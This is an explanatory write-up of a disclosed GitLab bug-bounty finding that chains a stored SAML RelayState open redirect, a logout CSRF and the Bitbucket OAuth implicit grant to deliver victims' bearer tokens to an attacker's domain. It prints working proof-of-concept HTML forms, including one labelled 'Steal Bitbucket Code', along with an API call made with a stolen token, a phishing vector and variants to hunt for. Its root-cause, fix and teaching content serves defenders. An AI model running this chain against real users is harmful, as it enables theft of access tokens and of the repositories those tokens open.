The researcher noticed that when logging into GitLab via SAML there is an open redirect. An open redirect is a redirect where the destination is taken from user input and not checked, so anyone can point it anywhere. On its own this one is limited, because the request is a POST coming from a third-party domain. POST is one of the ways a browser can send data to a server: the data travels in the body of the request rather than in the address bar, and it is normally used when a form is submitted. Because the request comes from another domain, an attacker cannot simply make a victim's browser send it silently in every situation, which reduces the standalone impact. But the destination is also saved in GitLab's cookies during the redirect, and on the next visit to gitlab.com/user/sign_in the user is automatically sent to that stored destination.
The screenshot accompanies the open redirect finding.
A redirect by itself is not a disaster. What makes it matter here is the second half of the chain: the same stored redirect can be pointed at an OAuth authorisation endpoint, which is the address where a provider asks the user to approve access. Once the victim's browser is sent there, the third-party access tokens GitLab holds for the user become reachable. The researcher singled out Bitbucket because its pre-saved OAuth scopes are wide and its client_id is the same as the one used by the import project from Bitbucket feature.
The screenshot accompanies the point about the shared client id.
The scope granted is read access to all data in the account plus some write access, including project wikis. A wiki is a set of editable pages attached to a project.
The screenshot accompanies the scope description.
GitHub has a similar setup, but GitHub does not allow the implicit grant, so the same trick does not yield a token there.
With the implicit grant, the authorisation response returns the access token as a bearer token directly to the attacker's domain. A bearer token is a token where simply holding it is enough: like a coat check ticket, whoever presents it gets the coat, no name required. That token can then be used against the full Bitbucket API. Two groups of users are exposed: people who chose to log in with Bitbucket, and people who chose another login method but have previously imported a project from Bitbucket into GitLab.
Exploitation
Step 1: Prepare the victim
As the victim, make sure Bitbucket has previously been used with GitLab, either for login with Bitbucket or for importing a project. Without that earlier link, there is no token for Bitbucket to hand out.
Step 2: Prepare the attacker side
Set up a group with SAML login and a user able to log into GitLab with SAML. The researcher's Okta preview tenant was used for this, with credentials supplied for triage and redacted here. The attacker needs this because the SAML endpoint is where the bad RelayState value gets planted.
Step 3: Log the victim out
The first action in the proof of concept is a logout CSRF, so the victim is signed out of GitLab before the rest of the chain runs. CSRF stands for Cross-Site Request Forgery: it is when one website makes your browser send a request to another website where you are logged in, without you meaning to. Your browser automatically attaches your cookies to requests for a site, so the other site believes the request came from you.
<form action="https://gitlab.com/users/sign_out" target="_blank" method="post"><button>Logout Gitlab Account</button></form>
Line by line:
<form ...>starts an HTML form, which is a block of fields and a button that a browser can submit to a server.action="https://gitlab.com/users/sign_out"says where the form is sent: GitLab's sign-out address.target="_blank"says open the result in a new tab, so the attacker's page stays where it is.method="post"says send the data in the request body rather than in the address.<button>Logout Gitlab Account</button>is the button the victim clicks. The label is written to look harmless or helpful.</form>closes the form.
Why this step: the proof of concept starts by signing the victim out of GitLab. A session is the period during which a site remembers you as logged in, usually by means of a cookie.
Step 4: Save the open redirect through SAML
The attacker uses the SAML credentials to drive the SAML endpoint with a crafted RelayState:
https://bugcrowd-iambull-2.oktapreview.com/app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/saml?RelayState=.witcoat.com
Line by line:
https://bugcrowd-iambull-2.oktapreview.comis the attacker's Okta preview tenant, the identity provider./app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/samlis the path to the SAML sign-in endpoint for the GitLab application inside that tenant.?RelayState=.witcoat.comis the parameter that is supposed to say where to go after sign-in. Here it holds an outside domain,.witcoat.com.
The RelayState value is an external domain. Because GitLab does not validate it strictly, the destination is stored in the victim's cookies and reused on the next visit to the sign-in page. In other words, the attacker does not need the victim to click the bad link every time: one visit is enough to leave the forwarding note in the browser.
In the HTML proof of concept the same request is issued as a GET form:
<form action="https://bugcrowd-iambull-2.oktapreview.com/app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/saml" target="_blank" method="get">
	<input type="hidden" name="RelayState" value=".witcoat.com" />
	<button>Save Open Redirect</button></form>
Line by line:
action="..."is the same SAML endpoint as above.target="_blank"opens the result in a new tab.method="get"sends the form values in the address bar, as parameters after a question mark. This matches the URL shown above.<input type="hidden" name="RelayState" value=".witcoat.com" />is a field the victim never sees, carrying the bad destination.type="hidden"means invisible;nameis the parameter name;valueis what gets sent.<button>Save Open Redirect</button>is the visible button.
Why this step: this is where the redirect gets planted. Everything after this relies on the browser remembering the bad destination.
Step 5: Initiate the Bitbucket OAuth flow with the implicit grant
The attacker changes response_type to token on the Bitbucket authorisation endpoint:
https://bitbucket.org/site/oauth2/authorize?client_id=b9jLmh8WCLZPBAwWba&redirect_uri=https%3A%2F%2Fgitlab.com%2Fusers%2Fauth%2Fbitbucket%2Fcallback&response_type=token&state=DoesNotMatter
Line by line:
https://bitbucket.org/site/oauth2/authorizeis Bitbucket's authorisation endpoint, the address where a user approves an application's access.client_id=b9jLmh8WCLZPBAwWbaidentifies the application asking for access. This is the one shared with GitLab's Bitbucket integration.redirect_uri=https%3A%2F%2Fgitlab.com%2Fusers%2Fauth%2Fbitbucket%2Fcallbackis where Bitbucket should send the answer. The%3Aand%2Fare URL encoding: a way of writing characters such as:and/inside an address so they are not confused with the address's own structure. Decoded, it ishttps://gitlab.com/users/auth/bitbucket/callback, GitLab's Bitbucket callback.response_type=tokenrequests the implicit grant, meaning the token itself is returned in the redirect rather than a code to be exchanged later.state=DoesNotMatteris a value normally used to tie the response to the request that started it. Here it is set to a value that does not matter for the attack.
The authorisation response delivers the access token as a bearer token to the attacker's domain. That is the payoff: the stored redirect from step 4 decides where the answer lands, and the answer contains the token.
In the HTML proof of concept the request is issued as a GET form:
<form action="https://bitbucket.org/site/oauth2/authorize" target="_blank" method="get">
	<input type="hidden" name="client_id" value="b9jLmh8WCLZPBAwWba" />
  <input type="hidden" name="redirect_uri" value="https://gitlab.com/users/auth/bitbucket/callback" />
  <input type="hidden" name="response_type" value="token" />
    <input type="hidden" name="state" value="Doesnotmatter" />

	<button>Steal Bitbucket Code</button>
</form>
Line by line:
action="https://bitbucket.org/site/oauth2/authorize"is the same authorisation endpoint.method="get"puts the values in the address bar, matching the URL above.- The four hidden inputs carry the same four parameters as the URL:
client_id,redirect_uri,response_typeandstate. Note that theredirect_urihere is written plainly, without URL encoding, because the browser encodes it when it builds the address. <button>Steal Bitbucket Code</button>is the visible button.
Why this step: this is the request that makes Bitbucket produce the token. The attacker does not need to break into Bitbucket; they only need the victim's browser to ask for the token in a way that sends it to the wrong place.
Step 6: Use the stolen token
With the token in hand, the attacker calls the Bitbucket API:
GET /2.0/repositories/%7B766210f9-9bec-4010-9f4d-917b06661c0c%7D HTTP/2
Host: api.bitbucket.org
User-Agent: curl/7.79.1
Accept: */*
Authorization: Bearer Txpo3AXXQZHlp....
Line by line:
GET /2.0/repositories/%7B766210f9-9bec-4010-9f4d-917b06661c0c%7D HTTP/2is the request line.GETmeans read something. The path points at a repository identified by a UUID, which is a long unique identifier.%7Band%7Dare URL-encoded curly braces, so the identifier is written as{766210f9-9bec-4010-9f4d-917b06661c0c}.HTTP/2is the version of the protocol used to speak to the server.Host: api.bitbucket.orgsays which server the request is for.api.bitbucket.orgis Bitbucket's API address.User-Agent: curl/7.79.1identifies the program making the request.curlis a command-line tool for sending web requests.Accept: */*says the client will accept any response format.Authorization: Bearer Txpo3AXXQZHlp....is the header carrying the stolen token. A header is a labelled line of extra information sent with a request.Beareris the scheme name that says "the token follows". The token value is truncated in the report.
Why this step: this proves the token is real and useful. Reading a repository through the API is something only the account owner, or someone holding their token, can do.
The full proof of concept page combines the three forms:
<html>
<title>GitLab</title>

<body>

<span>Logout of gitlab if logged in:</span>

<form action="https://gitlab.com/users/sign_out" target="_blank" method="post"><button>Logout Gitlab Account</button></form>

<br>
<br>
<br>
<br>

<span>Open redirect via SAML:</span>

<form action="https://bugcrowd-iambull-2.oktapreview.com/app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/saml" target="_blank" method="get">
	<input type="hidden" name="RelayState" value=".witcoat.com" />
	<button>Save Open Redirect</button></form>
<br>

<span>steal oauth access Token For Bitbucket:</span>

<form action="https://bitbucket.org/site/oauth2/authorize" target="_blank" method="get">
	<input type="hidden" name="client_id" value="b9jLmh8WCLZPBAwWba" />
  <input type="hidden" name="redirect_uri" value="https://gitlab.com/users/auth/bitbucket/callback" />
  <input type="hidden" name="response_type" value="token" />
    <input type="hidden" name="state" value="Doesnotmatter" />

	<button>Steal Bitbucket Code</button>
</form>

</body>

</html>
Line by line:
<html>and</html>wrap the whole page.<title>GitLab</title>sets the text shown in the browser tab, here made to look like GitLab.<body>and</body>wrap everything visible.<span>...</span>are small pieces of text used as labels above each button.<br>inserts a line break, used here for spacing.- The three forms are the three steps from above, in order: sign out, plant the redirect, request the token. Each opens in a new tab so the victim can click through them one after another.
Why this step: putting the three requests on one page turns a multi-step attack into three clicks. The researcher notes that all of this can be automated with window.open for a one-click exploit. window.open is a browser function that opens a new window or tab from a script, so a page could fire the three requests itself without the victim clicking each button. A video walks through the steps:
Phishing vector
Phishing is tricking someone into entering their details on a fake page that looks real. Once the open redirect is saved in the cookies, a user who clicks sign in on about.gitlab.com is redirected to an external domain where credentials can be harvested. about.gitlab.com is GitLab's marketing and information site, separate from the application itself, which makes the link look more trustworthy to someone who only checks the beginning of the address.
Root cause
GitLab did not validate the RelayState parameter strictly enough. The value is accepted and stored in the user's cookies, and the stored destination is reused on later visits to the sign-in page. Because the stored redirect can point at an OAuth authorisation endpoint, the OAuth flow for a linked provider can be started with the implicit grant, and the resulting bearer token is delivered to the attacker's domain. The Bitbucket OAuth client used by GitLab has broad pre-saved scopes and the same client_id as the import feature, so the token carries wide access. The redirect is POST-based and comes from a third-party domain, which limits its standalone impact, but the cookie persistence carries it forward. The report does not describe the code change that fixed it.
Impact
An attacker can steal a Bitbucket access token, which can be used to import any of the victim's repositories and gives write access to any wiki in the victim's Bitbucket account. The same chain can be used to steal access tokens for other providers such as Google, Salesforce and Twitter. It can also be used to phish users. Two groups are affected: users who chose to log in with Bitbucket, and users who chose another login method but have previously imported a project from Bitbucket into GitLab. The report does not state which providers other than Bitbucket were confirmed to return tokens through the implicit grant.
Fix
The change needed is to validate RelayState strictly, so that only relative or allow-listed destinations are accepted and stored, and to avoid persisting an unvalidated redirect in cookies across sessions. An allow-list is a list of destinations that are explicitly permitted; anything not on the list is refused.
Variants to test
- Other SAML service providers that accept
RelayState: send an external URL and check whether it is stored and reused on a later visit to the sign-in page. - Other OAuth integrations on the same target: change
response_typetotokenon the authorisation endpoint and check whether the provider allows the implicit grant and returns a bearer token to the redirect URI. - Shared OAuth clients: compare the
client_idused by the login integration with the one used by import or other features, and check whether the scopes are broader than the feature needs. - Logout CSRF combined with a stored redirect: check whether the sign-out endpoint accepts a cross-site POST and whether the stored redirect survives the sign-out.
- Phishing through the stored redirect: check whether a sign-in link on a marketing or documentation subdomain follows the stored destination to an external domain.
Hunting notes
This kind of bug tends to hide where a parameter is carried across a redirect and then persisted, especially in SAML and OAuth flows where RelayState, state and redirect_uri are handled by framework code. A framework is a set of ready-made building blocks that developers use to assemble a website. During recon, which is the information-gathering phase before testing, look for sign-in pages that accept a return destination, and check whether that destination is stored in a cookie and reused later. Signals include a redirect that survives a logout, a redirect that is applied on a later visit without the parameter being present, and OAuth clients whose scopes are wider than the feature that uses them. The researcher demonstrated the steps and used a bearer token against the Bitbucket API.
Glossary
- Access token: a string a service gives out so a program can act on your behalf without your password.
- Allow-list: a list of values that are explicitly permitted; anything else is refused.
- API: the machine-facing door of a website, a set of addresses programs call to read or change data.
- Authorisation endpoint: the address where a provider asks the user to approve an application's access.
- Bearer token: a token where simply holding it grants access, like a coat check ticket.
- Bitbucket: Atlassian's website for storing and managing code.
- Callback: the address a provider sends its answer to after the user approves access.
- Client id: a public identifier for an application asking for OAuth access, like a name badge.
- Cookie: a small note a website asks your browser to keep and send back on later visits, used to remember you.
- CSRF (Cross-Site Request Forgery): making a victim's browser send a request to a site where they are logged in, without their intent.
- curl: a command-line tool for sending web requests.
- Framework: ready-made building blocks developers use to assemble a website.
- GET: a request that asks to read something, with values placed in the address bar.
- GitLab: a website for hosting and managing code projects.
- Header: a labelled line of extra information sent with a web request or response.
- HTML form: a block of fields and a button a browser can submit to a server.
- Identity provider: the service that vouches for a user during SAML sign-in, such as Okta.
- Implicit grant: an OAuth mode where the token itself is returned in the redirect instead of a code to be exchanged later.
- OAuth: the standard that lets one website get limited access to another on your behalf without your password.
- Okta: a company that provides identity providers; a preview tenant is a trial workspace on their service.
- Open redirect: a redirect whose destination comes from user input and is not checked, so it can point anywhere.
- Parameter: a named value attached to a web address after a question mark.
- Phishing: tricking someone into entering details on a fake page that looks real.
- POST: a request that sends data in the body rather than the address bar, normally from a form submission.
- Recon: the information-gathering phase before testing a target.
- Redirect: a forwarding instruction from a server telling the browser to go to another address.
- Redirect URI: the address a provider should send its OAuth answer to.
- RelayState: a SAML parameter meant to carry the destination to return to after sign-in.
- Repository: a project's collection of code and its history.
- SAML: a standard for one website to tell another that a user is who they claim to be.
- Scope: the list of things a token is allowed to do.
- Session: the period during which a site remembers you as logged in.
- State: an OAuth parameter normally used to tie a response to the request that started it.
- Token: a pass a service gives out so a program can act on your behalf.
- URL encoding: writing characters such as
:and/in an address in a form that will not be confused with the address's own structure. - UUID: a long unique identifier, here used to name a repository.
- Wiki: a set of editable pages attached to a project.
- window.open: a browser function that opens a new window or tab from a script.




